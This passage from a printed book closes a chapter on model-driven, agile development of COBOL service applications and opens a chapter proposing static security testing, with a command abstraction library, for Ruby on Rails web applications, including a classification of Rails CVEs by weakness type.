We managed to complete the infrastructure, code patterns and generators within the first month and a half. Application development turned out to be rather straightforward. The whole project was completed within five months, using only the remaining budget.

After this first success, we applied the same approach to other projects. Business analysts used to specify each module in WinWord documents. I suggested that they should specify the data using UML class diagrams and the flow using activity diagrams in order to avoid ambiguities. They followed my suggestion. We then discovered that if we put enough meta-information into these diagrams, we could generate the whole COBOL module. The next stage of our generator included COBOL module generation based on class and activity diagrams. Our development approach turned out to be completely model driven.

Software Artefacts

The main elements of our application are the following:

- A service mediator.
- A context container.
- Application components and their modules.
- A process controller and process-control descriptor.
- An XML parser and data-object descriptors.

The service mediator contains a generic module that handles security and access control, transaction management and resource creation including the context container, etc. It is part of the SOA infrastructure. After resolving the main module for the process controller and the required data-object descriptors, it would call a module to parse the XML data, map the XML data into COBOL record structures (copy books) and deposit the record structures into the context container. When the business process is completed, the service mediator also calls a module to fetch the output COBOL record structures from the context container and uses the metadata in the data-object descriptors to render the output XML. For the development of a service, we need to build the data-object descriptors together with the process-control descriptor and configure them so that the service mediator can carry out its functions.

Data-object descriptors and other artefacts are generated from UML class diagrams. An illustration of the UML class model and the generated software artefacts are shown in Figure 5. Figure 6 shows the corresponding input message in XML for the creation of a corporate customer service.

Figure 7 illustrates the state chart with a code segment of a process controller. In this figure, the process is fairly simple, as each activity results in a single event. In normal cases, an activity can result in a number of different events that would branch out into different process flows. A standard flow pattern is used for technical error handling which does not need to be included in the process flow model. An


exception will be raised in the case of an error, and the process would terminate with error messages being sent back to the service consumer.



An activity in the state chart represents a COBOL module. Each module was programmed as an autonomous unit. It was activated by the process controller with the passing of the context container. It retrieved the data it required from the context container without knowing where and how these data were made available. The output data would be deposited in the context container. An event would be generated by the module depending on the outcome of its action. In the modelling of the process flow, we needed to ensure that each module would find its required data in the context container. For early testing of the flow, we could plug in dummy modules that just generated the events and updated the state data in the context container. These dummy modules could be replaced by real modules successively in our iterative process.

We found that all usages of the infrastructure can be put into a set of code patterns that can be parameterized. Hence, developers can just use these patterns in the model and set the parameters without having any concerns about the code behind the infrastructure. There are also many repeatable business patterns that can be built into reusable code patterns using parameters. Together with reusable code templates, we increased the amount of reuse tremendously. Reusable code segments are generally well tested. This reduced a lot of effort in bug fixing and testing. As mentioned above, 70% of code is usually infrastructure-related. The effort spent in writing this proportion of code can be reduced substantially when reusable code patterns are included in the model.

Figure 8 shows an example of the activity diagram and the generated code. The activity model has the following features:

- Program rules and logic can be modelled in the UML activity diagram.
- Each action in the model can contain code or a link to code pattern with parameters.
- Different structures are used by the code generator for different actions with different stereotypes.
- Various code templates are also used for the generation of COBOL modules for different purposes.


To create a service, we need to develop the data-object descriptors using UML class diagrams, a process controller with its process-control descriptor using the state chart and the COBOL modules using activity diagrams.

Agile Development Process

For our developments, we adhere to an iterative incremental process with continuous integration. Normally, we have daily morning coffee meetings that usually last around 15 to 20 minutes, in which we discuss our activities and the issues we face within the whole team. The business flow is modelled using state charts. These state charts provide high level of abstractions. They are usually presented in requirement meetings between programmers, business analysts, business domain experts and users. They help

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

the team to identify the business-process flow as well as the data and functions required for individual modules (activities). They are a great means for communication.



Once the required data and functionalities are identified for an activity, we can build the corresponding module independently. Modules can be integrated into or withdrawn from the process by remodelling the process controller and having the code generated. New functionalities can easily be added to the process. The architecture provides us with a plug-and-play mechanism.

Early testing plays an important role in an agile process. In the past, one needed to write a test module in order to test each COBOL module. With our infrastructure and the autonomous nature of the modules, we could build a tool for the unit testing of the COBOL modules. The tool contains a COBOL module with the following functions:

- Parsing XML input and mapping the data to the COBOL structure based on data-object descriptors.
- Creating the context container and putting the input data in a context with a predefined logical name.
- Activating the module.
- Fetching the output data structure from the context container and generating XML output based on data-object descriptors.

The design of a test tool is illustrated in Figure 9. For testing, we only need to define the input and output XMLs for different test cases.

Figure 9. COBOL unit test tool architecture

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

The test tool also enables us to test the process controller with respect to the process flow, without the completion of the service. As mentioned before, in early-stage testing of the flow, we can plug in dummy modules that only generate the events and update the state data in the context container. These dummy modules could be replaced by real modules successively in our iterative process. Thus we could design, build and test the business process as well as the various functions carried out by the modules in an iterative and incremental fashion. Changes, enhancement and extension can be made easily.

EXPERIENCE AND LESSONS LEARNED

In the 1990s, software scientists were already saying that separation between the members of a development team by a long corridor was ineffective. The *Agile Manifesto* also placed an emphasis on co-location. Nowadays, many large corporations are very conscious of the IT development costs, so they try to outsource most development to countries where wages are substantially lower. Development team members are separated across continents with different time zones. The waterfall model of passing rigorous, well-defined and clear-cut specifications from the local business users and analysts to the outsourced developers is revived in many cases. Corporations' top managers expect to see substantial cuts in development costs. Often, after a few years, they discover only a marginal reduction in the total costs.

With our project experience, we believe that we can reduce the total development costs by a factor of four. Most software experts would not accept such a claim. In this section, the experience we gathered and lessons we learned using our software architecture and development approach will be presented. Readers can judge for themselves whether or not a cost reduction of this magnitude is possible.

Project Experience

The project described in the previous section had used up three quarters of the time and budget in 2002 and 2003. In 2004, we completed the first release of the application within five months using only the leftover budget. As mentioned above, the architecture was completely redesigned. All modules, including those for the infrastructure, were built anew. After the first release, and the business users had started to experiment with the new application, we had 800 change requests. Thanks to our architecture, the changes were made easily. We achieved the provision of piece of a software with high agility. All change requests were implemented in the same fashion: iteratively, according to specifications and modelling. The application was only in production after all the change requests had been implemented. Again, this confirmed that the product's specification is a moving target and that one cannot expect to get everything right at the beginning of the development cycle.

Since 2004, we have completed 13 projects using the approach and architecture presented in this article. All projects were completed on time and within budget. In only two projects in which I participated, we overran the budget and time. Both projects rejected our approach to software development and insisted on using the waterfall model with heavy documentation. Some of the successful projects neglected to use our architecture and development approach from the beginning. They failed to make enough progress to convince the managers that they were on the right track. We took over those projects and insisted on using our approach and architecture. We managed to complete those projects in good time and within budget.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

One example of these projects has already been described in the "Why Software Architecture" section. The project had made no progress after a year of development. In this project, there were special requirements on how to display and log errors. We could not use our standard error-handling pattern. Our first set of iterations and prototyping was concentrated on solving the architectural issues. It took almost half of our development time to complete the first business process. The rest, following what is called the cookie-cutter patterns, were rather straightforward to complete. We completed the project on time and within budget.

In another project, there was a major change in the business requirement towards its end phase because the whole process flow had to be modified according to new business rules. We actually made the modifications within our autonomous modules and remodelled the process descriptor. After we received the specification, we had a new version of the application ready for testing in two days. The agility and capacity to adapt to changes were provided by our architecture. Therefore, having an agile software architecture is important for an agile development process.

Development Speed and Software Quality

In the early phase of a project using our approach, representatives of users, business-domain experts, business analysts and software architects will carry out brainstorming meetings in order to define the requirements. In these meetings, they usually map out the business processes, user interactions with the system, user screens with data display, data flow, functional and non-functional requirements, etc., on flip charts. Our business analysts and architects would start designing the message-interface models and business-process flows using UML diagrams. Various software artefacts can be generated from these diagrams, as discussed in the previous section. For early testing, we often use a lot of mock-up modules for the activities in the process flow. Once a module is developed, we can just replace the mock-up one with the real module.

Once the functionalities are defined for the activities in the business-process flow, developers can start developing the modules for the activities. Prior to using our development approach and architecture, we had to allow at least two weeks for a COBOL programmer to complete a module. Programmers used to spend a lot of time figuring out how to do things and how things worked. It became worse when modules were strongly coupled. Programmers would need to consider how the interconnected modules functioned, and the influence of the code on other modules. Testing and debugging also required a lot of effort. With the model-driven approach and the use of patterns, a great deal of effort has been eliminated. Building an activity diagram, having the code generated and performing unit testing would usually take around two to three days.

In my job, I have come across a lot of legacy code, not just COBOL but also Java, C and C++ etc. I have also been confronted with a lot of non-maintainable spaghetti code. When the codes are generated from activity diagrams based on code templates and patterns, all modules have similar structure. The code segments provided by the programmers are relative small and they usually have no influence on the program structure as a whole. My statement has been that you can program spaghetti code but you cannot make spaghetti models for code generation. The program structure is enforced by the code generator.

At one time the functionalities of an application must be extended. The application was built by some developers who, since then, had all left the company. I was not familiar with the application. Because the whole application was developed using our approach and architecture, it was very easy for me to

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

follow the models and the generated code. the extensions could be made without expending too much effort. This demonstrates that our technique does improve the quality of software, enabling maintenance and extensions.

By combining our architecture with a model-driven approach, we could also maximize reuse and minimize code redundancy. Standard operations and validations that are both technical and business-related can be implemented in the form of patterns that can be parameterized. Most patterns contain a number of processing steps and often call for a number of external components. They may require parameters to be set for variables, data and constants, and, sometimes, for internal operations to be performed. These patterns can be specific to an application or be intended for general usage. In the project discussed in the "Why Software Architecture" section, we designed and implemented an error-logging pattern. The pattern required parameters such as error code, error message, severity, display and logging information to be set. This pattern was used in every module of the application.

Another example of a pattern is the one used to iterate the complex tree structure of the inbound service XML. Many COBOL programmers find it difficult to cope with the dynamic nature of XML. We designed and implemented the pattern in order to resolve the nodes of the tree structure. The XML data of a node is mapped onto a proper COBOL data structure. The COBOL data structure is then deposited into the context container with a logical name. Depending on the element in the node, the pattern will set an event. The position of the node in the tree structure is recorded before the module exit, and control moves back to the process controller. The module would carry on iterating the nodes whenever it is activated again until all the nodes are processed. The pattern has been used in a number of applications involving dynamic inbound XML messages.

A few years ago, I was asked to help improve the performance of an application. The development team had written a long IT specification on how to optimize the SQL statements. Looking at the performance measurements, DB access only accounted for less than 20% of the total CPU. Thus, even if they could reduce the CPU required for DB access by 50%, which is already an unattainable goal, the whole performance would only be improved by less than 10%. I went through many modules of the application and discovered that there was a lot of redundancy in the way they were programmed. For example, whenever client information was needed in a module, the module just called the client information component in order to provide what it needed. Since the application did not use our architecture, there was no context container. My suggestion to them was to cache the different resources so that they would only be requested once from external components, which was quite a big change. At the end of this process, the total CPU time was reduced by 35%, down to an acceptable level.

In our programming paradigm, external resources are requested only once. They are put into the container context and made available for all modules. In doing so, we reduce unnecessary code redundancy.

As a whole, the development time's cost is reduced substantially by using our development approach and architecture. Projects have been completed for their first release within four to six months, compared to others with similar functionalities that normally take one or more years. In our agile approach, prototyping and programming start in the inception phase. Often, programming and testing are completed a couple of weeks after the business representatives sign off on the requirement specification. Performance of the applications is generally good. We do not produce heavy documents. Our models are the main documents. Descriptions and comments are made in the activities and actions that appear in the diagrams. Maintenance and extensions are rather straightforward tasks. Thus, we can say that our approach and architecture have enhanced both the development speed and quality of the final software.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Development Team and Developers

In our development approach, we shift from a code-centric one to focus more on design and modelling. Coding is not the major task. We still need programming experts to build the templates and patterns. Some code segments are still required for the actions in activity diagrams. The remaining codes are mostly generated by us subsequently.

In a seminar on model-driven architecture, a speaker commented that business analysts would never do any modelling. I must say that I disagree totally. Business analysts never do any modelling because there is no support for them to do so. In our projects, a lot of models were created by business analysts. In fact, a couple of business analysts with no prior programming experience built 80% of programs for some applications with the help of programmers. The idea that business analysts can do the job of programmers is not well accepted. Even an expert in model-driven architecture commented that he could not imagine this happening. These days, the most flashy blogs and websites are not done by programmers. Even teenagers can make beautiful websites with the help of proper tools. Why, then, can we not do this for application development?

At one time, a COBOL developer claimed that he could develop programs as fast as any business analysts could model them and have them generated. My answer to that was that business analysts used their models to discuss the project with the business experts and the end users. The programmer, on the other hand, could not show his code to the business analysts and end users in a meeting.

For us, the skill set of developers is no longer deep knowledge of system programming. We still need experts to program the infrastructure, code templates and patterns. For application development, we need the following skills:

- Logical thinking and the ability to analyse problems.
- The ability to master abstractions and formulate them into rigorous models.
- Good communication skills and a friendly manner.
- Being responsible, working independently and being committed to the projects.

The above skill set, together with our development approach, covers five of the 10 Standish Group's success factors, such as user involvement, agile process, skilled resources, formal methodology and standard tools and infrastructure. This is in contrast to the beliefs of the software community. When one considers the job market for software developers, most advertisements emphasize deep knowledge and many years of experience for certain systems and tools. One does not usually come across requirements of the skill set listed above.

In a normal project, we usually have different teams for management, development, business and end-user representatives and testing. Within the development team, we have architects, business analysts and programmers. Team members are utilized for their skills. We once had a really good team, with all team members working together for the development of a project in a harmonious way. For some other projects, a team who had failed to make progress for some time was taken up by me. It was very difficult to get buy in from the team members when I suggested that the project could be completed on time once we changed the architecture and the development approach. They would fight against it. Recently, a course leader of agile development and SCRUM had a conversation with me. She emphasized that a self-organized team is essential for the success of agile development. She told me that I should have tried to obtain buy in from all team members regarding my approach before starting the project. When I had my dream team

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

together, there are no such problems. In many other projects, I would not get very far by trying to obtain buy in from all the team members. My experience was that some would become enthused about the development approach. This happened with a number of analysts who realized that modelling was not a difficult task and that the implementations would come directly from models. Many of them would come around as we proved that the technique worked. Some team members would still be convinced that the approach was not a proper development process, while others wanted nothing to do with our approach.

In the company in which the architecture was implemented, our software-development approach was considered strategic to the success of the projects. When the financial crisis broke in 2008, all development projects were stopped. The management has changed completely since then. Currently, the management believes that outsourcing to countries where wages are substantially lower is the only way to save costs. The traditional software-development approach has been re-established. We can only maintain existing projects and our model-driven approach can no longer be used in new projects.

Our Findings

Best practices and recommendations, in our experience, include the following:

- Autonomous components and modules that are easy to develop and maintain.
- Architecture that allows the plug and play of components with continuous integration is essential to the agile development process for enterprise applications.
- Modelling with code generation provides great benefits in application development:
  - It enhances communication and the resolving of problems.
  - It provides useful documents and enhances understanding of implementation.
  - It maximizes reuse.
  - It reduces effort in development and maintenance.
  - It improves code quality, adhesion to architecture and the integration of standards.
  - It uses and reuses patterns, templates, modules and models that have a great impact on new application development (e.g., reducing the time spent finding out how to do processes).
- The agile development approach can eliminate lengthy requirement specifications, as well as speeding up decision-making and requirement verification.
- The development approach must have management support and form part of the development strategy.

Obtaining acceptance of this approach is really difficult. From our experience, we can supply the following statistics:

- Programmers:
  - 70% rejected the development approach.
  - 20% accepted the development approach.
  - 10% were excited about the development approach.
- Business analysts:
  - 40% learned the modelling techniques and generated code with the help of programmers (a number of analysts who had no prior programming experience managed up to 80% of the development work on an application).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

    - 60% still preferred to write documents.
- Software architects:
    - Those who had been involved were excited about the development approach and techniques.
    - All architects from other projects resisted trying the development approach and techniques.
- Managers:
    - Managers who experienced success in their projects would fully support the development approach.
    - Managers who did not have personal experience usually did not support the development approach being used.

VISION FOR THE FUTURE

I once saw a picture of an ancient painting of a farmer and a cow ploughing a field. The same technology for farming has endured for centuries. Even nowadays, the same technique is used in some developing countries. A code-centric approach to software development has also endured for the past 50 years. Most programmers and project managers, even among the agile-approach community, still believe that this is the way to develop software. My vision is to show that coding, although it is still needed, should not be the main task in developing quantitative and qualitative applications. Recently, there was a science fiction movie. The actors just dragged and dropped different boxes of information into a computing system and, bang, the desired results were the output. Should this not be the way that programming is done in the future?

Business processes of different business domains within a large corporation tend to have very similar patterns. For example, all payment and trading transactions in a financial institute require the retrieval of client and account information, availability and credit checks, the generation of client-position movement, the debiting or/and crediting of accounts, the booking of the transaction in the general ledger, etc. Organizations such as OMG have come up with standards for business applications (Business Architecture, 2010). A research direction for the future is to come up with standard model templates for the high-level abstractions of business applications, which are used to construct rigorous business-process model patterns. These model patterns can be tailored to different infrastructures and business components by providing the code segments and wrappers. Programs can then be generated from these models. Thus, we can have standard models for business processes that can be used for different business domains.

The business of an enterprise does not usually change. On the other hand, the applications must be adjusted constantly to the new regulations and products. Most of these changes are related to business rules. A new product usually just resembles the characteristics of old products with the addition of new flows. A good tool for the maintenance and extension of applications is a rule-based engine that collaborates with existing software components and low-level modules. By combing the Semantic Web's technology, one should be able to build semantic models with very high-level abstractions. Semantic rules can be generated that can be interpreted by the rule-based engine. Based on the actions required for these rules, the rule-based engine would carry out the low-level computing, data and transaction processing.

Another potential big change is to migrate legacy applications to a new platform. A big-bang approach for migrating all legacy applications to a new platform in one go is rather risky. A gradual migration would require interoperations between software components in the new platform and software components in the legacy platform. From personal interest, a framework with a cross-platform architecture is being built by me. The framework contains the following features:

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use


- A cross-platform architecture that utilizes SOA, an enterprise service bus (ESB), agent technology and service integration, which is being designed.
- It uses rule-based engines in both decentralized and host systems in order to tackle the rapid evolution of business rules.
- The process flow is driven by a combination of business rules, and the state data within the context is controlled by the rule-based engine.
- It allows dynamic business rules, services and process flows' composition based on metadata that can be interpreted by rule-based engines.

The concept of the architectural framework utilizing an ESB for application integration is illustrated in Figure 10. It has the following characteristics:

- The service bus is used for the integration of different enterprise applications.
- The legacy host system can provide services for its existing applications.
- The Central Intelligent Agent controls the business process and distributes the data processing to different software components in different platforms.
- Integration of Web-based services, mobile systems, community and social network systems, host systems and external systems in the cloud.

The modelling technique has been enhanced to include the following features:

- Models for code generation are platform and language independent.
- Formalization of domain-specific models for business rules, process flows and services, with the generation of metadata to be interpreted by rule-based engines.



Prototypes have been built for the rule-based engines in Java and COBOL, as well as the code generator for Java. The activities are ongoing. Further research is needed for each of the concepts stated in this section.

CONCLUSION

In this article, an architectural design for a legacy IT system as well as an agile and model-driven approach to software development has been presented. Patterns such as layered, component-based and service-oriented architecture form the basis of the design. The architecture was further refined to include centralized-process control in the form of a finite-state machine, context container and autonomous module development. Infrastructure and modelling tools have been built to assist application development using the architecture. The main modelling artefacts include UML class diagrams, state charts and activity diagrams. Codes are generated from these models. The generated codes include the COBOL structures, data-object descriptors for transformations between XML data and COBOL structures, process descriptors for business-process flow control and autonomous COBOL modules for data and business-rule processing.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 10. Design of a cross platform architecture

An agile approach, coupled with a model-driven approach, allows us to implement an iterative and incremental development process, with fast delivery of useful software and continuous integration. It eliminates the heavy documents but also provides useful documentation through the models. Programming can also start at an earlier stage, parallel to requirement specifications. The approach had been applied to 13 projects that were all completed successfully, on time and within budget.

The software architecture and modelling framework with code-generation tools have been the main contributors to our success. In my opinion, particularly for enterprise applications, the design of the software architecture is crucial in order to ensure that the agile approach can be applied throughout the whole development life cycle. The software architecture should provide a foundation for the fast development of individual software components and continuous integration. It should ensure that changes and extensions can be made relatively easily. We designed a software architecture with a central process controller. Software components or modules are developed as autonomous units that can be unit tested. The architecture also provides a plug-and-play mechanism for components and modules. It makes changes and extensions rather straightforward tasks.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

A model-centric approach can eventually replace the code-centric one to software development. A model for an application can be an assembly of basic pre-programmed building blocks. Model patterns can be built for business processes, which can be tailored through configuration and parameterization, for various applications of the same nature. Semantic modelling can also be carried out in order to capture high-level abstractions of applications. Together with infrastructure such as a rule-based engine, we should be able to build, extend and maintain applications rather more quickly and easily. By using an ESB and rule-based engine, we can integrate legacy programs, as well as the new programs using modern technology, into an enterprise IT system. Legacy programs can be migrated to modern technology successively. Further research is required for the development of all these concepts.

Chapter 8
Method Using Command Abstraction Library for Iterative Testing Security of Web Applications

ABSTRACT

A framework based on a scripting language is commonly used in Web application development, and high development efficiency is often achieved by applying several Agile development techniques. However, the adaptation of security assurance techniques to support Agile development is still underway, particularly from the developer's perspective. The authors have addressed this problem by developing an iterative security testing method that splits the security test target application into two parts on the basis of the code lifecycle, application logic ("active development code") and framework ("used code"). For the former, detailed security testing is conducted using static analysis since it contains code that is changed during the iterative development process. For the latter, an abstraction library at the command granularity level is created and maintained. The library identifies the behavior of an application from the security assurance standpoint. This separation reduces the amount of code to be statically inspected and provides a mechanism for sharing security issues among application developers using the same Web application framework. Evaluation demonstrated that this method can detect various types of Web application vulnerabilities.

INTRODUCTION

Ensuring the security of Web applications is essential since they are connected to the Internet and exposed to attack. Various approaches have been taken to improving their security. For example, software vulnerabilities, weaknesses, and attack patterns have been enumerated and are being maintained by the MITRE Corporation[1] to support the sharing of security issues by software developers. In addition, application security has been improved through application of such practices as Security Development Lifecycle, Secure by Design, and Secure by Default (Microsoft, 2011). Unfortunately, the problem of Web application security remains for various reasons, including the evolution of software development methodologies, human errors in programming and configuration, and intentional avoidance of the default security features as a workaround.

An idealistic approach is to rely on the programming language and application framework to completely hide security-related issues from application programmers. While such concealment is gradually becoming a reality, security assurance is still a complex and tedious task in application development since security is related to non-functional requirements. There are new security issues associated with new features, and there are security functions closely related to application functionalities, e.g., access control. Hence, new methods and automation tools that facilitate awareness of the latest security issues and topics in application development are still required.

On the one hand, conventional security assurance methods such as security requirements documentation, secure design and implementation, and security testing align with and have been proven in the waterfall-style development process. These methods have been used for large-scale system development by leading software companies. They require professional human resources such as security experts, ample budget, and substantial development time. On the other hand, Agile development methods have recently become widely used, particularly by small teams with a limited budget. There is therefore a mismatch between Agile development methods and conventional security assurance methods.

At present, it is necessary to use a combination of various tools and methods to achieve security assurance. A unified tool would simplify security assurance and be better suited to Agile development. In addition, the tool itself should be developed using the Agile development approach to respond to changes in the environment and in technology.

In this paper, we propose a comprehensive method that uses an automation tool to facilitate the security assurance of Agile Web application development using a scripting language and an application framework. The target application is divided into two parts, the application logic ("active development code") and the framework ("used code"). From a static code analysis point of view, the boundary between the application and the framework is unclear since both are written in the same scripting language. We clearly distinguish the two parts on the basis of the differences in lifecycle and maturity and deal with them using completely different approaches.

For the former, detailed security testing is conducted using static analysis, including data flow analysis and control flow analysis. For the latter, an abstraction library at the command granularity level is created that identifies both security features and potential weaknesses provided by the framework. This separation reduces the amount of code to be statically inspected during iterative software development. The effect of the library is not only to reduce the inspection time but also to facilitate the sharing of security knowledge among developers using the same application framework and components. The library provides security knowledge with more detailed granularity than conventional methods and identifies vulnerabilities and security countermeasures at the command level.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

We evaluate the proposed method and tool by checking the capability of vulnerability detection that has occurred in Rails applications and the feasibility of adaptive test-driven development of the security testing tool itself.

This paper is structured as follows: First, we briefly describe the background of this research, including Agile development and the vulnerabilities of Web applications using Ruby on Rails, and describe the problem. Next, the details of the proposed method and implementation of the automation tool are explained. Then, we evaluate the ability of the proposed method to detect the vulnerability of a typical broken Web application and actual weaknesses listed in the Common Vulnerabilities and Exposures (CVE) dictionary.[2] Finally, after discussing the evaluation results and related work, we summarize the key points and mention future work.

BACKGROUND

In this section, we first introduce Agile Web application development, and then examine the vulnerabilities common to Web applications as an example. After that, we summarize the security assurance challenge of Agile development.

Agile Web Application Development

Software development methods and processes are constantly evolving. With the spread of open source software, almost anybody can construct a product-level application easily and quickly. In Web application development, the evolution of the application framework, the distribution of the various components, and the spread of cloud computing enable the development and deployment of large-scale applications in a short period of time by a small development team.

A development process called Agile has spread along with the evolution in programming languages and application frameworks. The Agile manifesto, published in 2001 (Beck et al., 2001), has been applied to a variety of software development projects. Consequently, the speed of application development has increased as the iterative cycle has been shortened. In particular, Agile Web application development can be done using an application framework based on an object-oriented scripting language like Python, Ruby, and PHP (PHP: hypertext preprocessor).

In this paper, we focus on the Ruby on Rails ("Rails") Web application framework.[3] Since, Rails is written in the Ruby scripting language and widely used in Agile application development. Test-driven development is common in Rails development. The Rails project provides a good security guide for framework users. In addition, there are several static security-testing tools available for Rails (Collins, 2012).

Vulnerabilities of Web Applications Using Ruby on Rails

To better understand a vulnerability of Rails application that may occur in practice, we analyzed the CVE registration status for Rails application vulnerabilities. This was done by hand since the CVE registration is not classified by application framework usage. We found at least 74 CVE registrations in the database from 2006 to 2013. Table 1 lists the vulnerabilities by type of weakness based on the Common Weakness Enumeration (CWE) dictionary[4] and by origin. The vulnerabilities related to user input are *CWE-79 (Cross-site Scripting)*, *CWE-94 (Code Injection)*, *CWE-89 (SQL Injection)*, *CWE-22*

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 1. Classification of Ruby on Rails CVEs by weakness and origin

Weakness*	Type	Total	Origins.			
			App.	Lib.	Conf.	Others
264 Access control	Design	15	7	2	3	3
200 Info. exposure	Design	5	2	0	1	2
287 Improper auth.	Design	1	0	1	0	0
255 Mass assignment	Design	7	2	0	1	4
79 XSS	Imp.	12	8	1	0	3
94 Code injection	Imp.	5	3	1	0	1
89 SQL injection	Imp.	3	3	0	0	0
20 Improper input validation	Imp.	4	4	0	0	0
352 Cross-site request forgery	Imp.	6	5	0	0	2
310 Cryptographic issue	Misc.	6	0	2	1	3
Others	Misc.	9	5	1	0	3

*Based on Common Weakness Enumeration dictionary

(Path Traversal), and *CWE-20 (Improper Input Validation)*. In general, they are implementation bugs and can be detected by static verification of application code. In contrast, detection of a design flaw requires security requirements that describe the correct application behavior. In the CWE dictionary, the access control and privileged asset related weaknesses, i.e., *CWE-264 (Permission, Privileges, and Access Control)*, *CWE-200 (Information Exposure)*, *CWE-287 (Improper Authentication*), and *CWE-255 (Mass Assignment),* are design-side problems. Thus, they cannot be detected by conventional static code analysis. *CWE-352 (Cross-Site Request Forgery)* is simply forgetting to call the security features offered by the Rails framework. *CWE-310 (Cryptographic Issue)* is improper use of cryptographic functions.

Figure 1 shows the trend in reported vulnerabilities by type. Although the security countermeasures in the Rails framework have been gradually extended through major upgrades, the number of vulnerabilities has continued to increase for all three types. One possible reason for this is that large vendors that manage security issues for their products rigorously use Rails. Thorough security testing during application development would mostly prevent these issues from becoming a problem. In any case, documentation of the explicit security requirements of the system is important for addressing these vulnerabilities.


As shown in Figure 2, about half the problems originated in the application code. This means that the application programmer is largely responsible for ensuring security even if an advanced application framework is used. They must not only detect implementation bugs by reviewing the code or using a static security testing tool but also detect the design flaw by referring to the security requirements. However, the security requirements are not fully documented in most cases.

Security Assurance and Agile Development

It has been pointed out that some of conventional security assurance methods and approaches are not suitable for Agile development practices (Beznosov & Kruchten, 2004) (Bartsch, 2011) (Wood, 2013). In particular, those methods that rely on human resources are not well suited to Agile development.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 1. Trend in reported vulnerabilities by type






Figure 2. Trend in reported vulnerabilities by origin

Such methods include threat analysis and code reviews by security experts. The creation of appropriate documentation is an especially difficult problem. Such documentation is essential to the continuous and widespread sharing of security knowledge. In general, the use of well maintained existing functional components is more secure than the use of ones developed from scratch. The problem is that programmers tend to use them without properly understanding the usage, and use them improperly from their application code. Since, the documentation of open source components is insufficient, and sufficiently detailed security guides are rare in general.

Model-driven security is one way to ensure security requirements and implementation. A model-centric approach provides a clear, declarative expression for specifying security and design requirements, and a way for developer to bridge the gap between security and application design. However building and maintaining a good model takes time and knowledge (Basin et al., 2011), which means that modeling is incompatible with Agile development (Baca and Carlsson, 2011).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

A security code review is generally used to identify vulnerabilities. A penetration test is typically used to ensure the security of Web applications: an actual attack is carried out, and the performance of the security functions is evaluated. Many automated security-testing tools have been developed for Web applications because manual tests are problematic due to cost and time. Moreover, the quality of the review depends on the reviewer's capability. Several of these tools have been put to practical use (Goertzel et al., 2007). There are two approaches to testing application security: one is a static approach in which the application source code is analyzed, and the other is a dynamic approach in which an attack against a running application is emulated. These two approaches have different pros and cons.

With the static approach, the source code of the Web application is analyzed directly, and the locations of code that might create a security problem are identified. Since all the application source code is inspected, the code coverage is 100%. However, complete and accurate analysis is difficult. This can result in false-positive warnings, which increases the burden of confirmation (Johnson et al., 2013). In general, this approach is more complicated and takes longer to improve precision.

Two common methods for static verification are control flow analysis and data flow analysis. The former focuses on vulnerabilities related to application behavior such as access control. The latter focuses on typical Web application vulnerabilities related to injection attacks and similar attacks due to the lack of validation and with the sanitization of input data. In general, static data flow analysis of a dynamic programming language is difficult to due to the dynamic behavior. Static analysis techniques have been applied to Rails to identify vulnerabilities by several researchers (Chaudhuri and Foster, 2010)(Doupé et al., 2011)(Near and Jackson, 2014).

With the dynamic approach, an automatic tool, "a vulnerability scanner," tests the actual operation of the application. The Data Security Standard created by the PCI Security Standards Council[5] dictates that third parties periodically use such a scanner to test application security. Such a dynamic security test is time-consuming and has low controllability from the application developer point of view. It is thus inappropriate for debugging in a conventional development cycle, especially a short iteration cycle. Although dynamic security testing can be done using a commercially available tool, it is generally too expensive for Agile development based on open source components and run by a small team with a low budget. This is supported by a survey of the actual usage of security tools by Xiao et al., which revealed that smaller development teams tended to have weaker security tool support than larger teams (Xiao et al, 2014).

It is important to understand the coverage of security testing, but it is difficult to estimate the test coverage at source code level of the dynamic security testing approach. Dao and Shibayama presented a criterion they call "security sensitive data flow coverage." They define a security sensitive sink in the code, and test cases are generated on the basis of branch and sink coverage criteria (Dao and Shibayama, 2011). Therefore, static verification is preferable in terms of execution speed and test coverage within an iteration of application code development.

Research Questions


Achieving security assurance in the form of a tractable tool is an effective approach to solving the security assurance problems in Agile development described above. To facilitate development of such a tool, we posed two research questions (RQs).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

RQ1: How Can Security Issues Related to Web Application Development be Handled in a Unified Manner? At present, it is necessary to use a combination of various tools and methods to achieve security assurance. A unified tool would simplify security assurance and be better suited to Agile development.

RQ2: How Can Such a Security-Testing Tool be Developed? Achieving security assurance requires responding to changes in the environment and in technology. Therefore, a tool that is effective against new threats and stays current with changes in the target Web application framework should be developed using the Agile development approach.

PROPOSED METHOD



The proposed comprehensive method that uses an automation tool answers RQ1 by detecting vulnerabilities in both design and implementation through static analysis of the application code. Specifically, it generates a model from the application code and verifies the security properties by using the model. Converting the code into a model enables verification of the application at the behavior level, which enables identification of design problems.

The behavior of model-view-controller (MVC) type Web applications such as Rails can be mapped as shown in Figure 3. The solid lines represent the control flow, and the broken ones represent the data flow. Since the major attack surface is the input to the controller, one aim of the security test is to determine whether the application behaves correctly; i.e., that it operates as expected for any input to the controller.

Separation of Security Test Target


